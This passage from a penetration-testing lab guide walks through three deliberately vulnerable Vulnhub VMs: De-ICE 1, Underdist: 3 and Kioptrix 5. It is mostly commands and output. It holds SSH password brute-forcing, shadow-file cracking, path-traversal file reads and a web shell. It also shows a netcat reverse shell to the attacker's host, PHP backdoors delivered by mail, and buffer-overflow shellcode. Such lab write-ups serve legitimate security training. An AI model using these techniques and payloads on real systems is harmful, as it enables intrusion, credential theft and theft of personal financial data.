↪LITERAL+ MULTIAPPEND UNSELECT THREAD=REFERENCES SORT SASL-IR SCAN
443/tcp closed https
MAC Address: 08:00:27:2A:6A:09 (Cadmus Computer Systems)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.13 - 2.6.32
```

### Port 80 reconnaissance via dirb & nikto

```
PT=$HOME/pentest/de-ice1
source $PT/de-ice1_setup.sh
cd $PT/spider

nikto -output nikto.html -C all -host $HOST -port 80
dirb  http://$HOST/ -o dirb80.txt
```

No immediate remote exploits were available, but some web pages were identified for further reconnaissance.

#### http://de-ice1.com/info.php adds more software versions

Exploring http://de-ice1.com/info.php adds to our tally of software versions: Linux slax 2.6.16 #95 Wed May 17 10:16:21 GMT 2006 i686; Apache/2.0.55 (Unix) with DOCUMENT_ROOT /var/www/htdocs and GATEWAY_INTERFACE CGI/1.1; PHP/5.1.2 with PHP API 20041225, PHP Extension 20050922; Zend Engine v2.1.0 with Zend Extension 220051025; OpenSSL 0.9.8a 11 Oct 2005; vsftpd; OpenSSH 4.3 (protocol 1.99); Sendmail 8.13.7/8.13.7; Openwall popa3d; and UW imapd 2004.357.

At this point none of these appeared to offer an easy remote exploit.

#### http://de-ice1.com/index2.php yields user id candidates

This web page offered up a list of email addresses which can be verified via **smtp-user-enum**: marym@herot.net, patrickp@herot.net, thompsont@herot.net, benedictb@herot.net, genniege@herot.net, michaelp@herot.net, longe@herot.net, adamsa@herot.net, banterb@herot.net, and coffeec@herot.net. This can lead to user id guesses.

**smtp-user-enum** offers 3 three options for checking users: “-M VRFY”, “-M EXPN”, and “-M RCPT”. You should run your user list plus an account you’re nearly certain should exist, and an account that shouldn’t exist. In this challenge, VRFY indicates all the accounts exist (they don’t), EXPN says none do (some do), and RCPT actually indicates only 4 exist (which is the right answer when including root).

```
PT=$HOME/pentest/de-ice1
source $PT/de-ice1_setup.sh
cd $PT/exploit
U="marie,mary pat,patrick terry,thompson ben,benedict erin,gennieg paul,michael ester,
↪long adam,adams bob,banter chad,coffee"
for u in $U; do
  FN=${u%,*}
  LN=${u#*,}
  FI=${FN:0:1}
  LI=${LN:0:1}
  echo $FN$LI
  echo $FI$LN
  echo $LN$FI
  echo $LI$FN
done > users.txt
# Add root to list
echo "root" >> users.txt

smtp-user-enum -M VRFY -U users.txt -t de-ice1.com
# results in all user ids exist
smtp-user-enum -M EXPN -U users.txt -t de-ice1.com
# results in no user ids exist
smtp-user-enum -M RCPT -U users.txt -t de-ice1.com
# results in aadams, bbanter, ccoffee, root exist
```

So we guess there are 4 user accounts from this list: aadams, bbanter, ccoffee, root.

### 3.8.3 The Exploit

### Guessing passwords to get logged in

Our first attempt is to check our candidate user id's for exceptionally weak passwords (**hydra**'s "-e nsr" option):

```
PT=$HOME/pentest/de-ice1
source $PT/de-ice1_setup.sh
cd $PT/exploit
cat > users.txt <<EOF
aadams
bbanter
ccoffee
root
EOF

hydra -L users.txt -e nsr -t 2 de-ice1.com ssh
# results in
# [22][ssh] host: de-ice1.com   login: bbanter   password: bbanter
```

So user bbanter/bbanter allows some reconnaissance:

```
ssh bbanter@de-ice1.com    # password bbanter
cat /etc/passwd
# results show these user ids matching smtp-user-enum.
# root:x:0:0:DO NOT CHANGE PASSWORD - WILL BREAK FTP ENCRYPTION:/root:/bin/bash
# aadams:x:1000:10:,,,:/home/aadams:/bin/bash
# bbanter:x:1001:100:,,,:/home/bbanter:/bin/bash
# ccoffee:x:1002:100:,,,:/home/ccoffee:/bin/bash
grep 10 /etc/group
# results show aadams group 10 is the wheel group
# wheel::10:root
grep PermitRootLogin /etc/ssh/sshd_config
# results show no ssh as root
# PermitRootLogin no
```

So user aadams is our target for SSH password cracking.

### Getting a user id with privileges

We're focused on the senior system admin Adam Adams with user id aadams. We'll try online SSH password guessing with **hydra**, starting with smaller password lists, graduating to larger ones as required. Our source of password lists can come from one of Kali's `/usr/share/wordlists/` but instead we'll look at SecLists and Ultimate Password List and choose one of those. Of interest is the rockyou series, starting with shorter ones and graduating up until we met success with rockyou-75.txt (not the whole rockyou list but the largest sublist). Be wary of specifying too many parallel tasks: running this list with "-t 32" failed to find the password "nostradamus", but running with "-t 4" worked (after a much longer search). If that the rockyou list didn't work we'd try `pw list 3.txt` from the Ultimate Password List because it's big enough without being too big.

Here we obtain the password lists:

```
PT=$HOME/pentest/de-ice1
source $PT/de-ice1_setup.sh
cd $PT/exploit

git clone https://github.com/danielmiessler/SecLists.git
cp Passwords/rockyou-75.txt .
curl --silent --remote-name http://area51archives.com/files/pass_list.rar
```

```
unrar -e pass_list.rar
cp pass_list/pw\ list\ 3.txt .
```

Here we use them to get aadams password (nostradamus):

```
PT=$HOME/pentest/de-ice1
source $PT/de-ice1_setup.sh
cd $PT/exploit

# The following failed because of "-t 32" even though password was in list.
# hydra -F -l aadams -P rockyou-75.txt -t 32  de-ice1.com ssh
# So tried reducing "-t 32" to "-t 4" with success and longer run time.
hydra -V -F -l aadams -P rockyou-75.txt -t 4  de-ice1.com ssh
```

After `ssh aadams@de-ice1.com`, `sudo -l` permissions reveal aadams can display root's entry in `/etc/shadow`:

```
sshpass -p 'nostradamus' ssh aadams@de-ice1.com
sudo -l
# results in
#  User aadams may run the following commands on this host:
#     (root) NOEXEC: /bin/ls
#     (root) NOEXEC: /usr/bin/cat
#     (root) NOEXEC: /usr/bin/more
#     (root) NOEXEC: !/usr/bin/su *root*
```

So aadams can `cat /etc/shadow`.

### Cracking root in `/etc/shadow`

On de-ice1.com run these commands as aadams:

```
cat /etc/passwd | grep root | tee pass.txt
sudo cat /etc/shadow | grep root | tee shadow.txt
```

Run the code below to create `passwd.txt` and `shadow.txt` with identical contents as de-ice1.com then **`/usr/sbin/unshadow`** them:

```
PT=$HOME/pentest/de-ice1
source $PT/de-ice1_setup.sh
cd $PT/exploit

SHADOW='root:$1$TOi0HE5n$j3obHaAlUdMbHQnJ4Y5Dq0:13553:0:::::'
PASSWD='root:x:0:0:DO NOT CHANGE PASSWORD - WILL BREAK FTP ENCRYPTION:/root:/bin/bash'

echo "$SHADOW" | tee shadow.txt
echo "$PASSWD" | tee passwd.txt
/usr/sbin/unshadow passwd.txt shadow.txt > unshadow.txt
# rockyou-75.txt doesn't find the password
/usr/sbin/john --rules --wordlist="rockyou-75.txt" unshadow.txt
# pw list 3.txt finds password
/usr/sbin/john --rules --wordlist="pw list 3.txt" unshadow.txt
/usr/sbin/john --show unshadow.txt
# results in
# root:tarot:0:0:DO NOT CHANGE PASSWORD - WILL BREAK FTP ENCRYPTION:/root:/bin/bash
```

Now we have root access with password "tarot".

#### Getting the CEO's bank account information

To obtain the CEO's bank account information: `ssh aadams@de-ice1.com`, `su - root`, then find and decrypt the CEO's bank account information:

```
sshpass -p "nostradamus" ssh aadams@de-ice1.com
su - root     # password "tarot"
cd ~ftp/incoming
ls -l     # see salary_dec2003.csv.enc
# "openssl enc -d" decrypts
#   "openssl enc -h" lists possible ciphers, 1st is aes-128-cbc
#   use root password for decryption
openssl enc -aes-128-cbc -d -pass pass:tarot -in salary_dec2003.csv.enc -out salary_
↪dec2003.csv
head salary_dec2003.csv
```

This outputs the desired information:

```
,Employee ID,Name,Salary,Tax Status,Federal Allowance (From W-4),State Tax␣
↪(Percentage),Federal Income Tax (Percentage based on Federal Allowance),Social␣
↪Security Tax (Percentage),Medicare Tax (Percentage),Total Taxes Withheld␣
↪(Percentage),"Insurance Deduction (Dollars)","Other Regular Deduction(Dollars)",
↪"Total Regular Deductions (Excluding taxes, in dollars)","Direct Deposit Info␣
↪Routing Number","Direct Deposit Info Account Number"
,1,Charles E. Ophenia,"$225,000.00",1,4,2.30%,28.00%,6.30%,1.45%,38.05%,$360.00,$500.
↪00,$860.00,183200299,1123245
```

So the CEO's (routing number,account number) is (183200299,1123245) and we are done.

## 3.9 Underdist: 3

### 3.9.1 Setup

#### Setting up the VMware VM

The challenge is Underdist: 3. The VM comes packaged as Underdist-3.zip, which is a zip archive containing a Virtualbox VDI (VMware vmdk file). See *Virtual Machine Setup* for background on using the VMware vmdk file. underdist3 runs Debian 7 (Wheezy).

#### Setting up your environment

```
PT=$HOME/pentest/underdist3
mkdir -p $PT
cd $PT
# download underdist3_setup.sh
curl --silent --remote-name https://pentest-meetup.appspot.com/html/_downloads/
↪underdist3_setup.sh
# edit as needed; later the recon will give you TARGET IP
source underdist3_setup.sh
```

The source for `underdist3_setup.sh` (`underdist3_setup.sh`) should look something like the following.

```
#!/usr/bin/env bash

# *******************************************************
# Edit these to match your setup
# *******************************************************
TARGET=192.168.1.100          # ip of underdist3
SUBNET=192.168.1.0/24         # subnet
KALI=192.168.1.104            # Kali IP
PORT=4444                     # reverse shell port
PT=$HOME/pentest/underdist3   # create working directories here

[[ $(grep -c underdist3 /etc/hosts) -eq 0 ]] && \
  echo " add \"$TARGET underdist3.com\" to /etc/hosts"

# *******************************************************
# Maybe edit these
# *******************************************************
# Create some directories
TOOLS=exploit,nmap,spider
eval mkdir -p $PT/{$TOOLS}
TARGETS=targets.txt

# *******************************************************
# Don't edit these
# *******************************************************
HOST=underdist3.com
SUDO=$(which sudo)
[[ "$USER" == "root" ]] && SUDO=
```

## 3.9.2 Reconnaisance

### Network reconnaissance

Start with some standard network reconnaissance looking for the vulnerable host:

```
PT=$HOME/pentest/underdist3
source $PT/underdist3_setup.sh
cd $PT/nmap

$SUDO nmap -sn -PE -oA nmap_sn $SUBNET
$SUDO chown $USER.$USER nmap_sn.*
# use the grep-able output to get a list of target hosts
grep Up nmap_sn.gnmap | cut -d" " -f2 > $TARGETS
# use the xml output to get an html report
xsltproc nmap_sn.xml -o nmap_sn.html
```

Here we know $TARGET and can fill it in $PT/underdist3_setup.sh and also edit `/etc/hosts` to add "underdist3.com" (`echo "$TARGET underdist3.com" | $SUDO tee -a /etc/hosts`).

```
PT=$HOME/pentest/underdist3
source $PT/setup.sh
cd $PT/nmap

$SUDO nmap -A -vv -T3 --max-retries 5 -Pn -oA nmap_A $TARGET
$SUDO chown $USER.$USER nmap_A.*
xsltproc nmap_A.xml -o nmap_A.html
```

Running this reveals:

- port 22: OpenSSH 6.0p1 Debian 4+deb7u2 (protocol 2.0)
- port 25: Postfix smtpd
- port 80: Apache httpd 2.2.22 ((Debian))

The servers indicate Debian 7 (see Wheezy Package: openssh-server (1:6.0p1-4+deb7u2) and Wheezy Package: apache2 (2.2.22-13+deb7u4)).

### Initial port reconnaissance

### Port 22 & 25 reconnaissance via hydra

SSH reconnaissance shows SSH "does not support password authentication":

```
hydra -l underdist -P /usr/share/wordlists/metasploit-jtr/password.lst -t 16␣
↪underdist3.com ssh
# [ERROR] target ssh://192.168.1.100:22/ does not support password authentication.
```

SMTP reconnaissance shows "[ERROR] SMTP LOGIN AUTH, either this auth is disabled or server is not using auth: 503 5.5.1 Error: authentication not enabled":

```
hydra -l underdist -P /usr/share/wordlists/metasploit-jtr/password.lst -t 16␣
↪underdist3.com smtp
# OUTPUT = [ERROR] SMTP LOGIN AUTH, either this auth is disabled
# or server is not using auth: 503 5.5.1 Error: authentication not enabled
```

So we're not brute-forcing passwords through ports 22 or 25.

### Port 80 reconnaissance via dirb & nikto

Out of habit we do **dirb** and **nikto** scans.

```
PT=$HOME/pentest/underdist3
source $PT/underdist3_setup.sh
cd $PT/spider

nikto -output nikto.html -C all -host $HOST -port 80
dirb  http://$HOST/ -o dirb80.txt
```

**dirb** on port 80 found `index.html`, `server-status`, and directories `cgi-bin` and `ascii`.

**nikto** reported very little not already known.

### Browsing the web server

`index.html` contains a commented link `<a href="v.php?a=YXNjaWkxLnR4dA==">` which base64 decodes to `<a href="v.php?a=ascii1.txt">`. With it we have a LFI (local file inclusion) exploit. Here we illustrate getting `/etc/passwd`:

```
PT=$HOME/pentest/underdist3
source $PT/underdist3_setup.sh
cd $PT/spider

```

```
FILE="/etc/passwd"
FILEPATH="../../../../../..$FILE"
B64FP=$(echo -n "$FILEPATH" | base64)
curl --silent http://underdist3.com/v.php?a=$B64FP
```

Here are the interesting lines from `/etc/passwd`:

```
root:x:0:0:root:/root:/bin/bash
##################### SNIP #####################
www-data:x:33:33:www-data:/var/www:/bin/sh
##################### SNIP #####################
underdist:x:1000:1000:underdist,,,:/home/underdist:/bin/bash
##################### SNIP #####################
cuervo:x:1001:1001:,,,:/home/cuervo:/bin/bash
smmta:x:107:111:Mail Transfer Agent,,,:/var/lib/sendmail:/bin/false
smmsp:x:108:112:Mail Submission Program,,,:/var/lib/sendmail:/bin/false
##################### SNIP #####################
```

## 3.9.3 The Exploit

### Getting a reverse PHP shell via SMTP

At this point we'd like to get a remote exploit but the software versions appear to be recent enough to not be subject to easy remote exploits. SSH avoids password login so that's a dead end, too. And HTTP so far has yielded at most file downloads. Perhaps we can deliver an SMTP message containing a reverse PHP script.

### Overcoming SMTP message restrictions

From Dan's Mail Format Site: Body: Line Length:

> The standards document for the format of e-mail messages, RFC 2822 (the successor to RFC 822, the classic document that established the standards that have been followed ever since), says this about the length of lines in an e-mail message:
>
> > There are two limits that this standard places on the number of characters in a line. Each line of characters MUST be no more than 998 characters, and SHOULD be no more than 78 characters, excluding the CRLF.
>
> Update: As of 2008, a new document, RFC 5322, has been released to update the standard; however, it retains the above wording regarding line length.

So when sending a PHP script over SMTP, care must be given for the line length. For example, if you were to base64 encode the pentestmonkey PHP reverse shell it's single line is over 7300 characters - far too long. Trying to email `<?php eval(base64_decode("'$B64RS'");?>` (where $B64RS is the base64-encdoded reverse shell) might be a problem.

### Getting a PHP reverse shell to work

We normally take the pentestmonkey PHP reverse shell; make the normal edits to connect to our Kali ip and port; then make additional edits to use a pty instead of a pipe. That would not connect. Reverting to only change the Kali ip and port would connect and immediately terminate with no output. The fact it connected at all indicated that the SMTP approach could work, but more work was needed. And we're here to exploit, not do blind debugging.

So we searched for an alternative and came up with epinna/weevely3 which is installed by default in Kali.

### What mail is local and where's the mailbox?

First, what mail is considered local? The **postfix** /etc/postfix/main.cf configuration file entry "mydestination" entry defines the local mail (here we'll use "@Underdist"):

```
PT=$HOME/pentest/underdist3
source $PT/underdist3_setup.sh
cd $PT/exploit

FILE="/etc/postfix/main.cf"
FILEPATH="../../../../../..$FILE"
B64FP=$(echo -n "$FILEPATH" | base64)
curl --silent http://underdist3.com/v.php?a=$B64FP
# OUTPUT = mydestination = home.lan, Underdist, localhost.localdomain, localhost
```

Second, where does the mail go? The /etc/login.defs shows the default mail directory is /var/mail/ (and mail goes to /var/mail/$USER):

```
PT=$HOME/pentest/underdist3
source $PT/underdist3_setup.sh
cd $PT/exploit

FILE="/etc/login.defs"
FILEPATH="../../../../../..$FILE"
B64FP=$(echo -n "$FILEPATH" | base64)
curl --silent http://underdist3.com/v.php?a=$B64FP
# OUTPUT = MAIL_DIR        /var/mail
```

### Uploading the reverse PHP shell

First we create the weevely PHP reverse shell:

```
PT=$HOME/pentest/underdist3
source $PT/underdist3_setup.sh
cd $PT/exploit

PASSWORD=password   # password for connecting to PHP reverse shell
REVSH=backdoor.php  # reverse shell filename
weevely generate $PASSWORD $REVSH
```

Then we upload via email using **socat**'s built-in **mail.sh**:

```
PT=$HOME/pentest/underdist3
source $PT/underdist3_setup.sh
cd $PT/exploit

cat $REVSH | \
socat EXEC:"/usr/share/doc/socat/examples/mail.sh -f hacker@kali www-data@Underdist",
↪fdin=3,fdout=4 TCP4:underdist3.com:25,crnl
```

### Exploiting the PHP reverse shell

Now we fire off the PHP reverse shell:

```
PT=$HOME/pentest/underdist3
source $PT/underdist3_setup.sh
cd $PT/exploit

B64REVSH=$(echo -n "../../../../var/mail/www-data" | base64)
B64REVSH=${B64REVSH%%=*}
weevely http://underdist3.com/v.php?a=$B64REVSH password
```

In the weevely shell, run `:help` to get help. We quickly find `b_gd214dg/foo.backup`, download it, and use `Cntl-D` to exit **`weevely`**:

```
weevely http://underdist3.com/v.php?a=$B64REVSH password
:file.ls
# OUTPUT = b_gd214dg
:file.ls b_gd214dg
# OUTPUT = foo.backup
:file.download b_gd214dg/foo.backup foo.backup
# OUTPUT = True
```

Back on the Kali side (in another terminal window) we see that foo.backup is a PEM RSA private key and figure out we can SSH to underdist3 as user cuervo:

```
file foo.backup
chmod 600 foo.backup
ssh -i foo.backup cuervo@underdist3.com
```

And so we've finally got a "normal" login on underdist3 as cuervo.

## Exploiting SSH access to underdist3

### Getting from cuervo to underdist SSH access

The prior section left off with SSH login as cuervo. Quickly you realize cuervo doesn't have any special `sudo -l` access and reconnaissance turns up these files in `/home/underdist` (with the now-inaccessible `.bin` directory):

```
cd /home/underdist
ls -al
# OUTPUT = .bin  # this looks interesting, but inaccessible for now
# OUTPUT = cronping.py
# OUTPUT = ips.txt
cat cronping.py
cat ips.txt
```

**`cronping.py`** takes `ips.txt` and injects the lines into **`os.open()`**. So rather than IPs, `ip.txt` could be most any shell command.

```
#!/usr/bin/env python

import os

def ips():
    f=open("ips.txt")
    return f

def save(d):
    f=open("/tmp/logs", "a+")
    f.write(d)
    f.close()

def command(c):
    p=os.popen('ping -c 1 -w 1 %s|grep received|cut -d " " -f 4' % (c), "r")
    return p.read()

def verify():
    save("- - - - - - - - - - - - - - - - - - - - - - - - -\n")
    for ip in ips():
        ip=ip.replace("\n", "")
        if command(ip)=="1\n":
            save("Host %s Up\n" % (ip))
        else:
            save("Host %s Down\n" % (ip))

verify()
```

`ips.txt` is a list of IP addresses, but can be anything and user cuervo has write access.

```
198.27.100.204
31.13.85.33
173.194.42.63
23.76.228.226
72.21.81.85
185.12.13.15
```

We can only hope that `cronping.py` is an underdist cron job. With `ips.txt` injecting into `cronping.py`, cuervo can execute arbitrary commands as underdist. There are several approaches that can be taken. Here we start up a reverse shell listener on Kali first (run the `id` command :

```
socat - TCP-LISTEN:$PORT
id
```

Now set up `ips.txt` to start a reverse shell (substitue in your Kali IP and port):

```
MYIP=192.168.1.104
MYPORT=4444
cat > ips.txt <<EOF
127.0.0.1 ; nc $MYIP $MYPORT -e /bin/bash ; echo nothing
EOF
```

And popping on the Kali side (should be within a minute) the shell pops and we get our first glimpse of `.bin`:

```
id
python -c 'import pty; pty.spawn("/bin/bash")'
export TERM=linux
ls -al .bin
# OUTPUT = -rwsr-xr-x 1 root      root      4986 oct 27  2014 echo
```

### Getting root from setuid root program `.bin/echo`

Now that setuid root `echo` just has to be exploitable. We present here an exploit that doesn't require **gdb**, just the bash script **checksec** (and even that really isn't required).

```
cd .bin
./echo
# OUTPUT = Violación de segmento
```

Wow - already a segment violation. We need checksec.sh to analyze this binary:

```
wget --quiet https://raw.githubusercontent.com/slimm609/checksec.sh/master/checksec
chmod +x checksec
./checksec --file ./echo
```

The analysis reveals:

```
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH     ␣
↪FORTIFY FORTIFIED FORTIFY-able  FILE
No RELRO        No canary found   NX disabled   No PIE          No RPATH   No RUNPATH␣
↪   No     0             2        ./echo
```

No RELRO, no stack canaries, and the stack is executable - how much easier can they make it? We will vaguely follow Simple exploit walkthrough, though our walkthrough will be even simpler.

In general we have a stack overflow and we want to figure out how many bytes are needed to overwrite the return address: that is, how many bytes does it take to get a segmentation fault? With a hand-done binary search we discover it takes 304, and we show 'FEEDBEEF' clobbers the EIP instruction pointer:

```
./echo $(python -c "print 303*'A'")
# NO SEGFAULT
./echo $(python -c "print 304*'A'")
# OUTPUT = Violación de segmento
# Show we can write FEEDBEEF to the ip (little-endian it's '\xEF\xBE\xED\xFE')
./echo $(python -c "print 304*'A' + '\xEF\xBE\xED\xFE'")
# OUTPUT = Violación de segmento
dmesg | grep segfault | tail -n 1
# OUTPUT = [33607.444577] echo[12083]: segfault at feedbeef ip feedbeef sp bffff750␣
↪error 5
```

The segfault says the code should be somewhere around the stack pointer address 0xbffff750 so we'll start by changing the 0xFEEDBEEF ('xEFxBExEDxFE' little-endian) to that address. In case the address is not exact we'll change the 'A' to 'x90' (the NOP command), providing a "NOP sled" up to our exploit code. And we'll change the last bytes of the NOP sled to an actual shellcode exploit. The exploit we'll choose is http://shell-storm.org/shellcode/files/shellcode-752.php (21 bytes long), so our NOP sled will be 304-21= 283 bytes. Here goes our first attempt (knowing that the starting with the stack pointer may not work):

```
./echo $(python -c "print (283*'\x90' + \
    '\x31\xc9\xf7\xe1\x51\x68\x2f\x2f\x73\x68' + \
    '\x68\x2f\x62\x69\x6e\x89\xe3\xb0\x0b\xcd' + \
    '\x80' + \
    '\x50\xf7\xff\xbf') ")
# OUTPUT = Violación de segmento
```

That didn't work. So we'll bump up the address by half the NOP sled size (128 or 0x80) until we get success (here at 0xbffff930). You may have to bump it up to a higher number:

```
./echo $(python -c "print (283*'\x90' + \
    '\x31\xc9\xf7\xe1\x51\x68\x2f\x2f\x73\x68' + \
    '\x68\x2f\x62\x69\x6e\x89\xe3\xb0\x0b\xcd' + \
    '\x80' + \
    '\x30\xf9\xff\xbf') ")
```

```
# Prompt changes to #
id
# OUTPUT = uid=1000(underdist) gid=1000(underdist) euid=0(root) groups=0(root),
↪24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),1000(underdist)
ls /root
# OUTPUT = flag.txt  r.sh
cat /root/flag.txt


                        (`.         ,-,
                        ` `.    ,;' /
                         `.  ,'/ .'
                          `. X /.'
                .-;--''--.._` ` (
              .'            /   `
             ,           ` '   Q '
             ,         ,   `._    \
          ,.|         '     `-.;_'
          :  . `  ;    `  ` --,.._;
           ' `    ,   )   .'
              `._ ,  '   /_
                 ; ,''-,;' ``-
                  ``-..__``--`


                        http://underc0de.org



Felicidades H4x0r! resolviste el reto!

Mandame tu solucionario a: a.denegado@gmail.com
```

## 3.10 Kioptrix Level 5

### 3.10.1 Setup

#### Setting up the VMware VM

The challenge is Kioptrix: 2014 (#5), the fifth of the Vulnhub Kioptrix Series. The VM comes packaged as kiop2014.tar.bz2, which is a bz2 archive containing a VMware vmdk file. See *Virtual Machine Setup* for background on using the VMware vmdk file. kioptrix5 runs FreeBSD 9.

#### Setting up your environment

If you want to easily cut-and-paste from the sample code below, download `kioptrix5_setup.sh`:

```
PT=$HOME/pentest/kioptrix5
mkdir -p $PT
cd $PT
# download kioptrix5_setup.sh
curl --silent --remote-name https://pentest-meetup.appspot.com/html/_downloads/
↪kioptrix5_setup.sh
```

```
# edit as needed; later the recon will give you TARGET IP
source kioptrix5_setup.sh
```

The source for `kioptrix5_setup.sh` should look something like:

```
#!/usr/bin/env bash

# *******************************************************
# Edit these to match your setup
# *******************************************************
TARGET=192.168.1.159          # ip of kioptrix5
SUBNET=192.168.1.0/24         # subnet
KALI=192.168.1.104            # Kali IP
PORT=4444                     # reverse shell port
PORT2=4445                    # nc port for file upload
PT=$HOME/pentest/kioptrix5    # create working directories here

[[ $(grep -c kioptrix5 /etc/hosts) -eq 0 ]] && \
  echo " add \"$TARGET kioptrix5.com\" to /etc/hosts"

# *******************************************************
# Maybe edit these
# *******************************************************
# Create some directories
TOOLS=exploit,nmap,spider
eval mkdir -p $PT/{$TOOLS}
TARGETS=targets.txt

# *******************************************************
# Don't edit these
# *******************************************************
HOST=kioptrix5.com
SUDO=$(which sudo)
[[ "$USER" == "root" ]] && SUDO=
```

## 3.10.2 Reconnaisance

### Network reconnaissance

Start with some standard network reconnaissance looking for the vulnerable host:

```
PT=$HOME/pentest/kioptrix5
source $PT/kioptrix5_setup.sh
cd $PT/nmap
$SUDO nmap -sn -PE -oA nmap_sn $SUBNET
$SUDO chown $USER.$USER nmap_sn.*
# use the grep-able output to get a list of target hosts
grep Up nmap_sn.gnmap | cut -d" " -f2 > $TARGETS
# use the xml output to get an html report
xsltproc nmap_sn.xml -o nmap_sn.html
```

Here we know $TARGET and can fill it in $PT/kioptrix5_setup.sh and also edit `/etc/hosts` to add "kioptrix5.com" (`echo "$TARGET kioptrix5.com" | $SUDO tee -a /etc/hosts`).

```
PT=$HOME/pentest/kioptrix5
source $PT/kioptrix5_setup.sh
```

```
$SUDO nmap -A -vv -T3 --max-retries 5 -Pn -oA nmap_A $TARGET
$SUDO chown $USER.$USER nmap_A.*
xsltproc nmap_A.xml -o nmap_A.html
```

Running this reveals:

- port 80, 8080: Apache httpd 2.2.2.1 (FreeBSD) mod_ssl/2.2.21 OpenSSL/0.9.8q DAV/2 PHP/5.3.8

  Port 8080 returned 403 Forbidden. The OS is FreeBSD 9.0.

### Port 80 reconnaissance via dirb & nikto

Out of habit we do **dirb** and **nikto** scans.

```
PT=$HOME/pentest/kioptrix5
source $PT/kioptrix5_setup.sh
cd $PT/spider
dirb  http://$HOST/ -o dirb80.txt
dirb  http://$HOST:8080/ -o dirb8080.txt
nikto -output nikto.html -C all -host $HOST -port 80,8080
```

**dirb** on port 80 found `index.html` and `cgi-bin` (which might be vulnerable to shellshock); 8080 only revealed the `cgi-bin`. So port 80 seems to have nothing, port 8080 is forbidden.

**nikto** reported "+ mod_ssl/2.2.21 OpenSSL/0.9.8q DAV/2 PHP/5.3.8 - mod_ssl 2.8.7 and lower are vulnerable to a remote buffer overflow which may allow a remote shell. CVE-2002-0082, OSVDB-756." However, no exploits were found for the CVE.

### "403 Forbidden" and the "User-Agent"

Actually visiting the web site shows http://kioptrix5.com/ returns "It works!" and http://kioptrix5.com:8080/ returns "403 Forbidden".

But if you check out the source for the "It works!" page you'll find:

```
hacker@kali:~/pentest/kioptrix5$ curl --silent http://kioptrix5.com/
<html>
 <head>
  <!--
  <META HTTP-EQUIV="refresh" CONTENT="5;URL=pChart2.1.3/index.php">
  -->
 </head>

 <body>
  <h1>It works!</h1>
 </body>
</html>
```

Search the Exploit Database for pChart 2.1.3 gives pChart 2.1.3 - Multiple Vulnerabilities allows both XSS and directory traversal. Here we pick up `/etc/passwd`:

```
URL='http://kioptrix5.com/pChart2.1.3/examples/index.php?Action=View&Script=/../..'
FILE='/etc/passwd'
curl --silent "${URL}${FILE}"
```

Since the output is encoded for a browser it much easier viewing in your browser vs. **curl**.

What about not having permissions on port 8080? Let's take a look at the Apache server configuration file. Searching the Internet for FreeBSD default configuration locations (Installing and configuring the Apache 2.2.x web server on FreeBSD) shows the ServerRoot `/usr/local`, the DocumentRoot `/usr/local/www/apache2x/data`, and the main config file is `/usr/local/etc/apache22/httpd.conf`. Look at `httpd.conf` by browsing to http://kioptrix5.com/pChart2.1.3/examples/index.php?Action=View&Script=/../../usr/local/etc/apache22/httpd.conf and you'll find the VirtualHost definition for *:8080 right at the end:

```
<VirtualHost *:8080>
    DocumentRoot /usr/local/www/apache22/data2

<Directory "/usr/local/www/apache22/data2">
    Options Indexes FollowSymLinks
    AllowOverride All
    Order allow,deny
    Allow from env=Mozilla4_browser
</Directory>

</VirtualHost>
```

"Allow from env=Mozilla4_browser" indicates that only browsers with User-Agent beginning with "Mozilla/4.0" are allowed access. So that appears to be the culprit for "403 Forbidden".

There are alternative ways to figure the agent out. Since the web site is presumably used by somebody, what could be stopping us from accessing login or functionality pages? In general it could be our wordlists don't have the magic words for access; our IPs are in the wrong range (less likely as we're all on the same subnet); or something about our request (HTTP headers, parameters, …) prevents access. If you used **ZAP** it finds a `phptax` subdirectory on port 8080. So why did **ZAP** find this directory and not our scans? In **ZAP**, `right-click phptax` then *Save Raw* → *Request* → *Header* to get:

```
GET http://kioptrix5.com:8080/phptax HTTP/1.1
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0;)
Pragma: no-cache
Cache-Control: no-cache
Referer: http://kioptrix5.com:8080/phptax/
Host: kioptrix5.com:8080
```

The most likely impediments to access are "User-Agent" and "Referer". Trying 'User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0;)' allows access to the page.

```
URL='http://kioptrix5.com:8080/phptax/'
AGENT='Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0;)'
curl --silent --user-agent "$AGENT" \
     $URL
```

So now we can access the phptax pages by using "User-Agent" starting with "Mozilla/4.0". Mozilla has the User Agent Switcher to switch the user agent.

## 3.10.3 The Exploit

### PHPTAX vulnerability yields a reverse shell

Search the Exploit Database for PHPTAX reveals several exploits to execute remote code. The one we'll follow is PhpTax 0.8 - File Manipulation(newvalue,field) Remote Code Execution. It allows uploading a file to the `phptax/data/` folder.

We illustrate two different files to upload: the first is a PHP snippet `rce.php`, that executes shell commands: `<?php passthru($_GET[cmd]);?>`

```
PT=$HOME/pentest/kioptrix5
source $PT/kioptrix5_setup.sh
cd $PT/exploit
AGENT='Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0;)'
PHPTAX='http://kioptrix5.com:8080/phptax'
# The shell command executor.
SCRIPTNAME='rce.php'
SCRIPT='<?php passthru($_GET[cmd]);?>'
URL="$PHPTAX/index.php"
# Upload the command script.
#   field = file name, newvalue = file contents
curl --silent --user-agent "$AGENT" \
     --data-urlencode field="$SCRIPTNAME" \
     --data-urlencode newvalue="$SCRIPT" \
     --get $URL

# Try out a few commands
CMD='id'
URL_RCE="$PHPTAX"'/data/rce.php'
curl --silent --user-agent "$AGENT" \
     --get --data-urlencode cmd="$CMD" \
     $URL_RCE

CMD='uname -a'
curl --silent --user-agent "$AGENT" \
     --get --data-urlencode cmd="$CMD" \
     $URL_RCE

CMD='cat /etc/passwd'
curl --silent --user-agent "$AGENT" \
     --get --data-urlencode cmd="$CMD" \
     $URL_RCE
```

The second is a PHP reverse shell allowing more convenient reconnaissance via a PHP reverse shell:

```
PT=$HOME/pentest/kioptrix5
source $PT/kioptrix5_setup.sh
cd $PT/exploit
AGENT='Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0;)'
PHPTAX='http://kioptrix5.com:8080/phptax'

# Get the reverse shell.
curl --silent --remote-name http://pentestmonkey.net/tools/php-reverse-shell/php-
↪reverse-shell-1.0.tar.gz
